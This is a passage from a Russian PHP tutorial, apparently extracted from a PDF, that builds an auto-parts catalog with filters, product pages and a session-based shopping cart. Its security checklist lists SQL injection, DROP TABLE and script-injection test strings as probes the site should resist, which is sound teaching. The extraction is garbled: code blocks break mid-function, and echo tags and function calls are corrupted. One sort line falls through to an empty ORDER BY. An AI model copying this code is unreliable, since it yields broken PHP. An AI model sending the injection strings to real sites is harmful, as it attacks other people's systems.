define('OTLADKA', getenv('APP_DEBUG') === '1');

if (OTLADKA) {
    ini_set('display_errors', '1');
    error_reporting(E_ALL);
} else {
    ini_set('display_errors', '0');
    ini_set('log_errors', '1');
    ini_set('error_log', __DIR__ . '/../storage/logs/php-errors.log');
    error_reporting(E_ALL);
}

// --- Заголовки безопасности ---
header('X-Content-Type-Options: nosniff');
header('X-Frame-Options: SAMEORIGIN');
header('Referrer-Policy: strict-origin-when-cross-origin');

// --- Сессия ---
session_set_cookie_params([
    'lifetime' => 0,
    'path'      => '/',
    'httponly'  => true,
    'secure'    => !empty($_SERVER['HTTPS']),
    'samesite'  => 'Lax',
]);
session_start();

// --- Общий код ---
require_once __DIR__ . '/config.php';
require_once __DIR__ . '/db.php';
require_once __DIR__ . '/functions.php';
require_once __DIR__ . '/csrf.php';
require_once __DIR__ . '/tovary.php';
require_once __DIR__ . '/kategorii.php';

```


Теперь страница начинается одной строкой:

```
<?php  
require_once __DIR__ . '/includes/bootstrap.php';
```

`declare(strict_types=1)` заставляет PHP строго проверять типы: передали строку туда, где ждали число, — сразу ошибка, а не тихое приведение. Ставьте в каждом файле — ловит ошибки на раннем этапе.

► Почему `storage/` отдельно

Логи, кэш и загрузки — это **данные**, а не код. Их не хранят в git и обязательно исключают из репозитория:

```
# .gitignore  
config/db_credentials.php  
storage/logs/*  
storage/cache/*  
storage/uploads/*  
!storage/*.gitkeep
```

Последняя строка нужна, чтобы сами папки в репозитории остались.

```
<?php
// includes/tovary.php
declare(strict_types=1);

const POLYA_KARTOCHKI = 't.id, t.nazvanie, t.artikul, t.brend, t.cena, t.ostatok,
t.foto';

/** Разрешённые сортировки. Из адреса приходит только ключ. */
const SORTIROVKI = [
    'nazvanie' => 't.nazvanie ASC',
    'cena_vozr' => 't.cena ASC',
    'cena_ubyv' => 't.cena DESC',
    'novye'     => 't.sozdann DESC',
    'ostatok'   => 't.ostatok DESC',
];

/**
 * Каталог с фильтрами и пагинацией.
 *
 * Условия собираются один раз и используются и для выборки, и для подсчёта —
 * иначе числа в пагинации разьедутся с реальным количеством.
 */
function katalog(array $filtry, int $stranica = 1, int $na_stranice = 12): array
{
    $usloviya = ['t.aktivnyi = 1', 't.status = :status'];
    $parametry = ['status' => 'opublikovan'];

    if (!empty($filtry['zapros']) && mb_strlen($filtry['zapros']) >= 2) {
        $usloviya[] = '(t.nazvanie LIKE :zapros OR t.artikul LIKE :zapros2 OR
t.brend LIKE :zapros3)';
        $shablon = '%' . $filtry['zapros'] . '%';
        $parametry['zapros'] = $shablon;
        $parametry['zapros2'] = $shablon;
        $parametry['zapros3'] = $shablon;
    }

    if (!empty($filtry['kategoriya_id'])) {
        $usloviya[] = 't.kategoriya_id = :kategoriya';
        $parametry['kategoriya'] = (int) $filtry['kategoriya_id'];
    }
}
```

```

}

if (!empty($filtry['brend'])) {
    $usloviya[] = 't.brend = :brend';
    $parametry['brend'] = $filtry['brend'];
}

if (!empty($filtry['cena_ot'])) {
    $usloviya[] = 't.cena >= :cena_ot';
    $parametry['cena_ot'] = (int) $filtry['cena_ot'] * 100;
}

if (!empty($filtry['cena_do'])) {
    $usloviya[] = 't.cena <= :cena_do';
    $parametry['cena_do'] = (int) $filtry['cena_do'] * 100;
}

if (!empty($filtry['tolko_v_nalichii'])) {
    $usloviya[] = 't.ostatok > 0';
}

$where = implode(' AND ', $usloviya);
$order = SORTIROVKI[$filtry['sort']] ?? '' ?? SORTIROVKI['nazvanie'];

// LIMIT/OFFSET не принимают параметры — приводим к числу сами
$na_stranice = max(1, min(48, $na_stranice));
$stranica    = max(1, $stranica);
$offset      = ($stranica - 1) * $na_stranice;

$tovary = zapros("
    SELECT " . POLYA_KARTOCHKI . ", k.nazvanie AS kategoriya
    FROM tovary AS t
    LEFT JOIN kategorii AS k ON k.id = t.kategoriya_id
    WHERE $where
    ORDER BY $order
    LIMIT $na_stranice OFFSET $offset
", $parametry);

$vsego = (int) zapros_znachenie("
    SELECT COUNT(*) FROM tovary AS t WHERE $where
", $parametry);

```

```

return [
    'tovary'    => $tovary,
    'vsego'     => $vsego,
    'stranica'  => $stranica,
    'stranic'   => max(1, (int) ceil($vsego / $na_stranice)),
];
}

function tovar_po_id(int $id): ?array
{
    return zapros_odin('
        SELECT t.*, k.nazvanie AS kategoriya, k.id AS kategoriya_id
        FROM tovary AS t
        LEFT JOIN kategorii AS k ON k.id = t.kategoriya_id
        WHERE t.id = :id AND t.aktivnyi = 1 AND t.status = :status
    ', ['id' => $id, 'status' => 'opublikovan']);
}

function pohozhie(int $tovar_id, ?int $kategoriya_id, int $skolko = 4): array
{
    if (!$kategoriya_id) return [];

    return zapros('
        SELECT ' . POLYA_KARTOCHKI . '
        FROM tovary AS t
        WHERE t.kategoriya_id = :kat AND t.id <> :id
            AND t.aktivnyi = 1 AND t.status = :status
        ORDER BY t.ostatok DESC
        LIMIT ' . (int) $skolko,
        ['kat' => $kategoriya_id, 'id' => $tovar_id, 'status' => 'opublikovan']
    );
}

function brendy_s_kolichestvom(): array
{
    return zapros('
        SELECT brend, COUNT(*) AS shtuk
        FROM tovary
        WHERE aktivnyi = 1 AND status = :status AND brend <> ""
        GROUP BY brend
        ORDER BY shtuk DESC, brend
    ');
}

```

```
    , ['status' => 'opublikovan']);  
}
```

► Почему здесь именованные параметры

В этой функции их семь и они появляются по-разному в зависимости от фильтров. С позиционными  пришлось бы следить за **порядком** — а он меняется от набора включённых фильтров.

С именованными порядок не важен: параметр найдётся по имени. При сложных условиях это заметно надёжнее.

 Обратите внимание: `:zapros` , `:zapros2` , `:zapros3` — три разных имени с одинаковым значением. В PDO с отключённой эмуляцией один параметр нельзя использовать дважды в запросе.

```
<?php
// index.php
require_once __DIR__ . '/includes/bootstrap.php';

$filtry = [
    'zapros'          => trim($_GET['q'] ?? ''),
    'kategoriya_id'   => (int) ($_GET['kategoriya'] ?? 0),
    'brend'           => trim($_GET['brend'] ?? ''),
    'cena_ot'          => (int) ($_GET['cena_ot'] ?? 0),
    'cena_do'          => (int) ($_GET['cena_do'] ?? 0),
    'tolko_v_nalichii' => isset($_GET['est']),
    'sort'             => $_GET['sort'] ?? '',
];

$stranica = max(1, (int) ($_GET['page'] ?? 1));
$r = katalog($filtry, $stranica, 12);

// Страница за пределами диапазона – честная 404, чтобы поисковик
// не набрал тысячи пустых адресов
if ($stranica > $r['stranic'] && $r['vsego'] > 0) {
    http_response_code(404);
}

$zagolovok = $filtry['zapros'] !== ''
    ? 'Поиск: ' . $filtry['zapros']
    : 'Каталог запчастей – ' . SAIT_NAZVANIE;

require __DIR__ . '/includes/header.php';
?>

<h1><?= $filtry['zapros'] !== '' ? 'Результаты поиска' : 'Каталог запчастей' ?></h1>

<form class="filtry" method="GET">
    <div class="ryad">
        <div class="pole-shirokoe">
            <label for="q">Поиск</label>
            <input type="search" id="q" name="q" value="<?= e($filtry['zapros']) ?>"
                placeholder="название, артикул или бренд">
        </div>
    </div>
</form>
```

```

<div>
    <label for="brend">Бренд</label>
    <select id="brend" name="brend">
        <option value="">Все</option>
        <?php foreach (brendy_s_kolichestvom() as $b): ?>
            <option value="<?= e($b['brend']) ?>"
                <?= $filtry['brend'] === $b['brend'] ? 'selected' : '' ?>
                <?= e($b['brend']) ?> (<?= (int) $b['shtuk'] ?>)
            </option>
        <?php endforeach; ?>
    </select>
</div>

<div class="uzkoe">
    <label for="cena_ot">Цена от</label>
    <input type="number" id="cena_ot" name="cena_ot" min="0"
        value="<?= $filtry['cena_ot'] ? : '' ?>">
</div>

<div class="uzkoe">
    <label for="cena_do">до</label>
    <input type="number" id="cena_do" name="cena_do" min="0"
        value="<?= $filtry['cena_do'] ? : '' ?>">
</div>

<div>
    <label for="sort">Сортировка</label>
    <select id="sort" name="sort">
        <option value="nazvanie">По названию</option>
        <option value="cena_vozr"
            <?= $filtry['sort'] === 'cena_vozr' ? 'selected' : '' ?>>
            Сначала дешёвые
        </option>
        <option value="cena_ubyv"
            <?= $filtry['sort'] === 'cena_ubyv' ? 'selected' : '' ?>>
            Сначала дорогие
        </option>
        <option value="ostatok"
            <?= $filtry['sort'] === 'ostatok' ? 'selected' : '' ?>>
            Больше в наличии
    </select>
</div>

```

```

        </option>
    </select>
</div>

<label class="galka">
    <input type="checkbox" name="est" value="1" <?=
$filtry['tolko_v_nalichii'] ? 'checked' : '' ?>
    Только в наличии
</label>

<button type="submit">Показать</button>
<?php if (array_filter($filtry)): ?>
    <a class="sbros" href="index.php">Сбросить</a>
<?php endif; ?>
</div>
</form>

<p class="schetchik">
    Найдено <?= $r['vsego'] ?>
    <?= sklonenie($r['vsego'], 'товар', 'товара', 'товаров') ?>
    <?php if ($r['stranic'] > 1): ?>
        · страница <?= $r['stranica'] ?> из <?= $r['stranic'] ?>
    <?php endif; ?>
</p>

<?php if ($r['vsego'] === 0): ?>

    <div class="pusto">
        <h3>Ничего не нашлось</h3>
        <?php if ($filtry['zapros'] !== ''): ?>
            <p>По запросу «<?= e($filtry['zapros']) ?>» ничего нет.
            Попробуйте искать по артикулу или части названия.</p>
        <?php else: ?>
            <p>Попробуйте изменить фильтры.</p>
        <?php endif; ?>
        <a class="knopka" href="index.php">Показать все товары</a>
    </div>

<?php else: ?>

    <div class="katalog">
        <?php foreach ($r['tovary'] as $t): ?>

```



```

        <article class="tovar">
            <h3><a href="tovar.php?id=<?= (int) $t['id'] ?>"><?=
e($t['nazvanie']) ?></a></h3>
            <p class="artikul">
                <?= e($t['artikul']) ?>
                <?php if ($t['brend'] !== ''): ?> · <?= e($t['brend']) ?><?php
endif; ?>
            </p>
            <p class="cena"><?= somoni((int) $t['cena']) ?> <span>сомони</span>
</p>

            <?php if ((int) $t['ostatok'] > 0): ?>
                <p class="nalichie">В наличии: <?= (int) $t['ostatok'] ?> шт.
</p>

            <?php else: ?>
                <p class="nalichie nety">Под заказ, 5 дней</p>
            <?php endif; ?>
            <a class="knopka" href="tovar.php?id=<?= (int) $t['id'] ?
>">Подробнее</a>
        </article>
    <?php endforeach; ?>
</div>

<?= stranicy($r['stranica'], $r['stranic']) ?>

<?php endif; ?>

<?php require __DIR__ . '/includes/footer.php'; ?>

```

код

Страница товара

```

<?php
// tovar.php
require_once __DIR__ . '/includes/bootstrap.php';

$id = (int) ($_GET['id'] ?? 0);
$tovar = $id > 0 ? tovar_po_id($id) : null;

if ($tovar === null) {
    http_response_code(404);
}

```

```

$zagolovok = 'Товар не найден';
require __DIR__ . '/includes/header.php';
?>
<div class="pusto">
    <h1>Товар не найден</h1>
    <p>Возможно, он снят с продажи или в ссылке опечатка.</p>
    <a class="knopka" href="index.php">Вернуться в каталог</a>
</div>
<?php
require __DIR__ . '/includes/footer.php';
exit;
}

$zagolovok = $tovar['nazvanie'] . ' – ' . SAIT_NAZVANIE;
$opisanie_stranicy = mb_substr(strip_tags($tovar['opisanie'] ?? ''), 0, 155);

require __DIR__ . '/includes/header.php';
?>

<nav class="hlebnye-kroshki">
    <a href="index.php">Каталог</a> →
    <?php if ($tovar['kategoriya_id']): ?>
        <a href="index.php?kategoriya=<?= (int) $tovar['kategoriya_id'] ?>">
            <?= e($tovar['kategoriya']) ?>
        </a> →
    <?php endif; ?>
    <span><?= e($tovar['nazvanie']) ?></span>
</nav>

<article class="tovar-podrobno">
    <h1><?= e($tovar['nazvanie']) ?></h1>

    <table class="harakteristiki">
        <tr><th>Артикул</th><td class="mono"><?= e($tovar['artikul']) ?></td></tr>
        <tr><th>Бренд</th><td><?= e($tovar['brend']) ?></td></tr>
        <?php if ($tovar['kategoriya']): ?>
            <tr><th>Категория</th><td><?= e($tovar['kategoriya']) ?></td></tr>
        <?php endif; ?>
        <tr><th>Наличие</th><td>
            <?= (int) $tovar['ostatok'] > 0
            ? 'В наличии: ' . (int) $tovar['ostatok'] . ' шт.'
            : 'Под заказ, срок 5 дней' ?>
        </td>
    </tr>
    </table>

```

```

        </td></tr>
    </table>

    <?php if (!empty($tovar['opisanie'])): ?>
        <h2>Описание</h2>
        <p><?= nl2br(e($tovar['opisanie'])) ?></p>
    <?php endif; ?>

    <p class="cena-bolshaya"><?= somoni((int) $tovar['cena']) ?> <span>сомони</span>
</p>

    <form method="POST" action="korzina.php">
        <?= csrf_pole() ?>
        <input type="hidden" name="tovar_id" value="<?= (int) $tovar['id'] ?>">
        <input type="number" name="kolichество" value="1" min="1"
            max="<?= max(1, (int) $tovar['ostatok']) ?>">
        <button type="submit">В корзину</button>
    </form>
</article>

<?php
$kat = $tovar['kategoriya_id'] ? (int) $tovar['kategoriya_id'] : null;
$rekomendacii = pohozhie((int) $tovar['id'], $kat);
?>

<?php if ($rekomendacii): ?>
    <h2>Похожие товары</h2>
    <div class="katalog">
        <?php foreach ($rekomendacii as $p): ?>
            <article class="tovar">
                <h3><a href="tovar.php?id=<?= (int) $p['id'] ?>"><?=
e($p['nazvanie']) ?></a></h3>
                <p class="cena"><?= somoni((int) $p['cena']) ?> <span>сомони</span>
            </p>
            </article>
        <?php endforeach; ?>
    </div>
<?php endif; ?>

<?php require __DIR__ . '/includes/footer.php'; ?>

```

`nl2br(e($text))` — сначала экранируем, потом переносы строк превращаем в `<br>`.

Порядок важен: наоборот получилось бы экранирование самих `<br>` .

НА ЭКРАНЕ

На экране

Каталог со всеми фильтрами:

Автозапчасти Firdavs

Худжанд

[Главная](#) [Каталог](#) [Контакты](#)

Каталог запчастей

Поиск

название или артикул

Бренд

Все бренды ▾

Категория

Все категории ▾

Сортировка

Сначала дорогие ▾

☐ Только в наличии

Показать

Найдено 11 товаров · страница 1 из 2

**Аккумулятор Bosch
S4**

**Тормозные диски
Brembo**

**Стойка
амортизатора KYB**

Ремень ГРМ Bosch
Артикул: 1987949095 · Bosch

Поиск с сохранением фильтров в адресе:

Поиск по каталогу

Найти

По запросу «Bosch» найдено 4 товара

РАНГ	ТОВАР	Артикул	Бренд	Цена	Наличие
4	Тормозные колодки Bosch	0986424815	Bosch	250.00	7 шт.
4	Аккумулятор Bosch S4	0092540050	Bosch	950.00	4 шт.
4	Ремень ГРМ Bosch	1987949095	Bosch	310.00	3 шт.
5	Тормозная жидкость DOT4	1987479107	Bosch	39.00	31 шт.

Хулжанд · +992 92 777 77 77 · info@autodoc.tj

Страница товара:

Каталог → Электрика → Аккумулятор Bosch S4

Аккумулятор Bosch S4

Артикул	0092540050
Бренд	Bosch
Категория	Электрика
Наличие	В наличии: 4 шт.

950.00 сомони

Заказать

Прежде чем идти дальше, прогоните свой каталог по списку:

Работает:

- ☐ Каталог открывается, товары из базы
- ☐ Поиск находит по названию, артикулу, бренду
- ☐ Фильтры по бренду, цене, наличию
- ☐ Сортировка четырьмя способами
- ☐ Пагинация сохраняет фильтры
- ☐ Страница товара с похожими
- ☐ Несуществующий товар отдаёт 404
- ☐ Пустой результат предлагает выход

Безопасно:

- ☐ `?brend=' OR '1'='1` ничего не ломает
- ☐ `?sort=1;DROP TABLE tovary` игнорируется
- ☐ `?q=<script>alert(1)</script>` показывается как текст
- ☐ `?page=-100` и `?page=999999` не ломают страницу
- ☐ У формы в корзину есть CSRF-токен

Быстро:

- ☐ Запросов на страницу не больше десяти
- ☐ Есть индексы на `artikul`, `brend`, `kategoriya_id`
- ☐ Каталог открывается быстрее 200 мс

ГРАБЛИ

Гребли

Разные условия в выборке и в `COUNT`. Собирайте один раз.

Один именованный параметр дважды в запросе. С отключённой эмуляцией не работает — заводите отдельные имена.

Не ограничить `$na_stranice`. `?na_stranice=999999` положит сервер.

200 вместо 404 для несуществующего товара. Поисковик наберёт мусора.

`n%2br` перед экранированием. Сломает переносы.

Забыть CSRF в форме корзины. Товар положить за человека с чужого сайта.

Хранить `storage/` в git. Логи и загрузки — не код.

ЗАДАЧИ

Задачи

Задача 37.1. Соберите каталог целиком: структура папок, `bootstrap.php`, слой данных, три страницы.

Задача 37.2. Пройдитесь по всему списку проверки. Каждый невыполненный пункт — почините.

Задача 37.3. Добавьте фильтр по категории с деревом в боковой колонке.

Задача 37.4. Сделайте страницу категории с человеческим адресом:

`/kategoriya/tormoznye-kolodki` вместо `?kategoriya=3`.

Задача 37.5. Добавьте счётчик запросов и время сборки в подвал при `OTLADKA`.

Задача 37.6. Залейте в базу 20 000 товаров и замерьте каталог. Помогают ли индексы?

Задача 37.7. Сделайте страницу «Новинки» и «Со скидкой».

Задача 37.8. Добавьте на страницу товара микроразметку `schema.org`, чтобы поисковик показывал цену прямо в выдаче.

Задача 37.9. Проверьте сайт на телефоне. Всё удобно?

Ответы — в Приложении Г.

Сравните свою структуру с корнем этого репозитория: `includes/`, `pages/`, `api/`, `sql/`, `storage/`, `config/`. Тот же принцип разделения.

Одно отличие бросится в глаза: в боевом проекте файлов гораздо больше, и они разбиты по смыслу — не один `tovary.php`, а отдельные файлы под каталог, под цены поставщика, под словарь поиска.

Это естественный рост. Начинайте с простого разделения, дробите по мере необходимости. Преждевременное дробление на двадцать файлов, когда кода на триста строк, — такая же ошибка, как складывать всё в один.

ИТОГ**Итог**

- `bootstrap.php` — одна точка входа вместо пяти `require_once`.
- `declare(strict_types=1)` ловит ошибки типов рано.
- Слой данных отдельно от страниц. Страница не знает SQL.
- Условия для выборки и `COUNT` собираются один раз.
- Именованные параметры удобнее при сложных фильтрах. Каждое имя — своё.
- `LIMIT` ограничивайте сверху.
- Несуществующий товар — **404**.
- `storage/` и секреты — вне репозитория.
- Проверяйте себя списком: работает, безопасно, быстро.

Часть VII закончена. У вас настоящий каталог на базе данных.

Дальше начинается магазин: корзина, регистрация, заказы.

Сессии и корзина

ЗАЧЕМ ЭТО

Зачем эта глава

HTTP не помнит ничего. Каждый запрос для сервера — как первая встреча: кто пришёл, что делал раньше, что положил в корзину — неизвестно.

Помните главу 2? Запрос, ответ, конец разговора. Никакой связи между запросами.

Но магазину нужно помнить. Покупатель кладёт товар на одной странице, а оформляет заказ на другой — и корзина должна доехать.

Механизм, который это решает, называется **сессией**. Разберём его и сделаем на нём настоящую корзину.

РАЗБИРАЕМСЯ

Как сервер запоминает посетителя

Раз протокол не помнит, придумали обходной путь.

Шаг 1. Посетитель приходит впервые. Сервер выдаёт ему **длинный случайный номер** — идентификатор сессии — и просит браузер его сохранить:

```
Set-Cookie: PHPSESSID=a7f3d9e2b1c8...; HttpOnly; SameSite=Lax
```

Шаг 2. Браузер сохраняет этот номер в **куках** и присылает обратно с **каждым** следующим запросом:

```
Cookie: PHPSESSID=a7f3d9e2b1c8...
```

Шаг 3. Сервер по номеру находит папку с данными этого посетителя — и вспоминает всё.

Аналогия: **номерок в гардеробе**. Номерок у вас, пальто у гардеробщика. Сам номерок ничего не весит и ничего не говорит о пальто — но по нему находят.

► Кука и сессия — разные вещи

Путаница частая, поэтому разведём:

	КУКА	СЕССИЯ
Где хранится	У посетителя, в браузере	На сервере
Кто видит	Посетитель может прочитать и изменить	Только сервер
Размер	До 4 КБ	Сколько угодно
Что кладут	Идентификатор сессии, мелкие настройки	Корзину, права, данные пользователя

Правило: в куке — только номерок. Всё важное — в сессии на сервере.

Кука лежит у посетителя, и он может её переписать. Положите туда `admin=1` — и админом станет любой желающий.

```
// Правильный старт — как в bootstrap.php из главы 37
session_set_cookie_params([
    'lifetime' => 0,           // до закрытия браузера
    'path'     => '/',
    'httponly' => true,        // JavaScript не видит
    'secure'   => !empty($_SERVER['HTTPS']),
    'samesite' => 'Lax',
]);
session_start();

// Записать
$_SESSION['korzina'] = [];
$_SESSION['polzovatel_id'] = 42;

// Прочитать
$id = $_SESSION['polzovatel_id'] ?? null;

// Проверить
if (isset($_SESSION['polzovatel_id'])) { ... }

// Удалить одно значение
unset($_SESSION['korzina']);

// Завершить сессию целиком
session_destroy();
```

⚠ **session_start()** должен идти до любого вывода. Он отправляет заголовок **Set-Cookie**, а заголовки уходят раньше содержимого. Один пробел перед `<?php` — и получите «headers already sent».

Именно поэтому мы вынесли старт сессии в `bootstrap.php`, который подключается первой строкой.

СПОСОБ	ПЛЮСЫ	МИНУСЫ
В сессии	Просто, быстро	Пропадает при смене устройства и по таймауту
В базе	Переживает всё, видна аналитике	Сложнее, лишние запросы
Смешанно	Гости в сессии, вошедшие в базу	Нужен перенос при входе

Сделаем **смешанный** — так работают настоящие магазины.

► Что хранить в корзине

Только `id` товара и количество:

```
$_SESSION['korzina'] = [  
    1 => 2,      // товар №1, две штуки  
    5 => 1,  
];
```

⚠ **Ни названий, ни цен.** Помните главу 18? Причины те же, но теперь серьёзнее:

- цена могла измениться между добавлением и оформлением;
- товар мог закончиться;
- название могли поправить.

Всё это подтягивается из базы **в момент показа корзины**. Тогда покупатель всегда видит правду, а не снимок недельной давности.

```
<?php
// includes/korzina.php
declare(strict_types=1);

/** Что лежит в корзине: [id товара => количество]. */
function korzina_soderzhimoe(): array
{
    return $_SESSION['korzina'] ?? [];
}

/** Добавить. Возвращает текст ошибки или null, если всё хорошо. */
function korzina_dobavit(int $tovar_id, int $kolichество = 1): ?string
{
    if ($kolichество < 1) return 'Количество должно быть больше нуля';

    // Товар берём из базы — доверять пришедшему id нельзя
    $tovar = zapros_odin('
        SELECT id, nazvanie, ostatok
        FROM tovary
        WHERE id = ? AND aktivnyi = 1 AND status = "opublikovan"
        ', [$tovar_id]);

    if ($tovar === null) return 'Товар не найден или снят с продажи';

    $uzhe = korzina_soderzhimoe()[$tovar_id] ?? 0;
    $stanet = $uzhe + $kolichество;

    if ($stanet > (int) $tovar['ostatok']) {
        $ostallos = (int) $tovar['ostatok'];
        return $ostallos > 0
            ? "Доступно только $ostallos шт."
            : 'Товара нет в наличии';
    }

    $_SESSION['korzina'][$tovar_id] = $stanet;
    return null;
}

/** Изменить количество. Ноль — убрать позицию. */
```

```

function korzina_izmenit(int $tovar_id, int $kolichество): ?string
{
    if ($kolichество <= 0) {
        unset($_SESSION['korzina'][$tovar_id]);
        return null;
    }

    $ostatok = (int) zapros_znachenie('SELECT ostatok FROM tovary WHERE id = ?',
[$tovar_id]);
    if ($kolichество > $ostatok) return "Доступно только $ostatok шт.";

    $_SESSION['korzina'][$tovar_id] = $kolichество;
    return null;
}

function korzina_ubrat(int $tovar_id): void
{
    unset($_SESSION['korzina'][$tovar_id]);
}

function korzina_ochistit(): void
{
    $_SESSION['korzina'] = [];
}

/**
 * Полные данные корзины: товары, суммы, предупреждения.
 * Цены и остатки берутся из базы прямо сейчас, а не из сессии.
 */
function korzina_podrobno(): array
{
    $soderzhimoe = korzina_soderzhimoe();

    if (empty($soderzhimoe)) {
        return ['pozicii' => [], 'summa' => 0, 'shtuk' => 0, 'preduprezhdeniya' =>
[]];
    }

    // Один запрос на все товары — не N+1
    $metki = implode(',', array_fill(0, count($soderzhimoe), '?'));
    $tovary = zapros("
        SELECT id, nazvanie, artikul, cena, ostatok, aktivnyi, status

```

```

        FROM tovary WHERE id IN ($metki)
    ", array_keys($soderzhimoe));

    $po_id = array_column($tovary, null, 'id');

    $pozicii = [];
    $summa = 0;
    $shtuk = 0;
    $preduprezhdeniya = [];

    foreach ($soderzhimoe as $id => $kolichество) {
        $t = $po_id[$id] ?? null;

        // Товар исчез из каталога, пока лежал в корзине
        if ($t === null || (int) $t['aktivnyi'] !== 1 || $t['status'] !==
'opublikovan') {
            unset($_SESSION['korzina'][$id]);
            $preduprezhdeniya[] = 'Один товар снят с продажи и убран из корзины';
            continue;
        }

        // Остаток уменьшился, пока товар лежал в корзине
        if ($kolichество > (int) $t['ostatok']) {
            $kolichество = (int) $t['ostatok'];
            if ($kolichество === 0) {
                unset($_SESSION['korzina'][$id]);
                $preduprezhdeniya[] = e($t['nazvanie']) . ' закончился и убран из
корзины';

                continue;
            }
            $_SESSION['korzina'][$id] = $kolichество;
            $preduprezhdeniya[] = e($t['nazvanie']) . ": осталось $kolichество шт.,
количество уменьшено";
        }

        $stoimost = (int) $t['cena'] * $kolichество;
        $summa += $stoimost;
        $shtuk += $kolichество;

        $pozicii[] = [
            'id'          => (int) $t['id'],
            'nazvanie'     => $t['nazvanie'],

```

```

        'artikul'      => $t['artikul'],
        'cena'         => (int) $t['cena'],
        'kolichество' => $kolichество,
        'stoimost'     => $stoimost,
        'ostatok'      => (int) $t['ostatok'],
    ];
}

return [
    'pozicii'         => $pozicii,
    'summa'           => $summa,
    'shtuk'           => $shtuk,
    'preduprezhdeniya' => $preduprezhdeniya,
];
}

/** Сколько штук — для значка в шапке. */
function korzina_schetchnik(): int
{
    return array_sum(korzina_soderzhimoe());
}

```

► Главная мысль этой функции

Обратите внимание на два блока с предупреждениями.

Товар лежал в корзине три дня. За это время его могли снять с продажи, он мог закончиться, цена могла вырасти.

Наивная корзина об этом не узнает и покажет старые данные. Человек оформит заказ, а склад пуст — и разбираться придётся менеджеру по телефону.

Правильная корзина сверяется с базой при каждом показе и честно говорит: «этого больше нет», «осталось меньше». Неприятно, но честно — и это лучше, чем неприятный сюрприз после оплаты.

Такие вещи и отличают учебный код от рабочего.


```
<?php
// korzina.php
require_once __DIR__ . '/includes/bootstrap.php';
require_once __DIR__ . '/includes/korzina.php';

$soobshenie = null;
$oшибка = null;

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    csrf_proverit();

    $deystvie = $_POST['deystvie'] ?? '';
    $tovar_id = (int) ($_POST['tovar_id'] ?? 0);

    switch ($deystvie) {
        case 'dobavit':
            $kol = max(1, (int) ($_POST['kolichestvo'] ?? 1));
            $oшибка = korzina_dobavit($tovar_id, $kol);
            $soobshenie = $oшибка === null ? 'Товар добавлен в корзину' : null;
            break;

        case 'izmenit':
            $oшибка = korzina_izmenit($tovar_id, (int) ($_POST['kolichestvo'] ??
0));
            break;

        case 'ubrat':
            korzina_ubrat($tovar_id);
            $soobshenie = 'Товар убран из корзины';
            break;

        case 'ochistit':
            korzina_ochistit();
            $soobshenie = 'Корзина очищена';
            break;
    }

    // PRG из главы 24: после POST – перенаправление,
    // иначе F5 повторит действие
}
```

```

$_SESSION['flash'] = ['soobshenie' => $soobshenie, 'oshibka' => $oshibka];
header('Location: korzina.php');
exit;
}

// Сообщение, оставленное перед перенаправлением
$flash = $_SESSION['flash'] ?? [];
unset($_SESSION['flash']);

$k = korzina_podrobno();

$zagolovok = 'Корзина — ' . SAIT_NAZVANIE;
require __DIR__ . '/includes/header.php';
?>

<h1>Корзина</h1>

<?php if (!empty($flash['soobshenie'])): ?>
    <div class="uspeh-uzkiy"><? e($flash['soobshenie']) ?></div>
<?php endif; ?>

<?php if (!empty($flash['oshibka'])): ?>
    <div class="oshibka-obshaya"><? e($flash['oshibka']) ?></div>
<?php endif; ?>

<?php foreach ($k['preduprezhdeniya'] as $p): ?>
    <div class="preduprezhdenie"><? $p ?></div>
<?php endforeach; ?>

<?php if (empty($k['pozicii'])): ?>

    <div class="pusto">
        <h3>Корзина пуста</h3>
        <p>Выберите запчасти в каталоге.</p>
        <a class="knopka" href="index.php">Перейти в каталог</a>
    </div>

<?php else: ?>

    <table class="korzina-tablica">
        <thead>
            <tr>

```

```

        <th>Товар</th><th>Цена</th><th>Количество</th><th>Сумма</th><th>
</th>

        </tr>
    </thead>
    <tbody>
        <?php foreach ($k['pozicii'] as $p): ?>
            <tr>
                <td>
                    <a href="tovar.php?id=<?=$p['id'] ?>"><?=$p['nazvanie'] ?>
</a>

                    <div class="artikul"><?=$p['artikul'] ?></div>
                </td>
                <td class="mono"><?=$p['cena'] ?></td>
                <td>
                    <form method="POST" class="kolichество-forma">
                        <?=$p['csrf_pole'] ?>
                        <input type="hidden" name="deystvie" value="izmenit">
                        <input type="hidden" name="tovar_id" value="<?=$p['id'] ?>
>">

                        <input type="number" name="kolichество" value="<?=$p['kolichество'] ?>"

                        min="0" max="<?=$p['ostatok'] ?>"
                        onchange="this.form.submit()">
                    </form>
                </td>
                <td class="mono"><strong><?=$p['stoimost'] ?></strong></td>
                <td>
                    <form method="POST">
                        <?=$p['csrf_pole'] ?>
                        <input type="hidden" name="deystvie" value="ubrat">
                        <input type="hidden" name="tovar_id" value="<?=$p['id'] ?>
>">

                        <button type="submit" class="knopka-tihaya"><?=$p['nazvanie'] ?></button>
                    </form>
                </td>
            </tr>
        <?php endforeach; ?>
    </tbody>
    <tfoot>
        <tr>
            <td colspan="3">Итого, <?=$k['shtuk'] ?>
            <?=$p['sklonenie']($k['shtuk'], 'товар', 'товара', 'товаров') ?></td>

```

```

        <td class="mono"><strong><?= somoni($k['summa']) ?></strong></td>
        <td></td>
    </tr>
</tfoot>
</table>

<div class="korzina-deystviya">
    <form method="POST">
        <?= csrf_pole() ?>
        <input type="hidden" name="deystvie" value="ochistit">
        <button type="submit" class="knopka-tihaya">Очистить корзину</button>
    </form>
    <a class="knopka" href="checkout.php">Оформить заказ</a>
</div>

<?php endif; ?>

<?php require __DIR__ . '/includes/footer.php'; ?>

```

► Приём «flash-сообщение»

Обратите внимание на `$_SESSION['flash']`.

После POST мы перенаправляем (PRG из главы 24), но сообщение «товар добавлен» нужно показать **после** перенаправления. Решение: положить его в сессию, на следующей странице показать и сразу удалить.

Такое одноразовое сообщение называется **flash**. Есть в любом фреймворке, и вот как оно устроено внутри.

Гость положил товары, потом вошёл в аккаунт. Корзину нужно сохранить.

```
function korzina_perenesti_v_bazu(int $polzovatel_id): void
{
    $sessionnaya = korzina_soderzhimoe();
    if (empty($sessionnaya)) return;

    foreach ($sessionnaya as $tovar_id => $kolichestvo) {
        vpolnit('
            INSERT INTO korzina (polzovatel_id, tovar_id, kolichestvo)
            VALUES (?, ?, ?)
            ON DUPLICATE KEY UPDATE kolichestvo = kolichestvo + VALUES(kolichestvo)
        ', [$polzovatel_id, $tovar_id, $kolichestvo]);
    }

    korzina_ochistit();
}
```

`ON DUPLICATE KEY UPDATE` из главы 28: если товар уже был в базе-корзине, количества складываются.

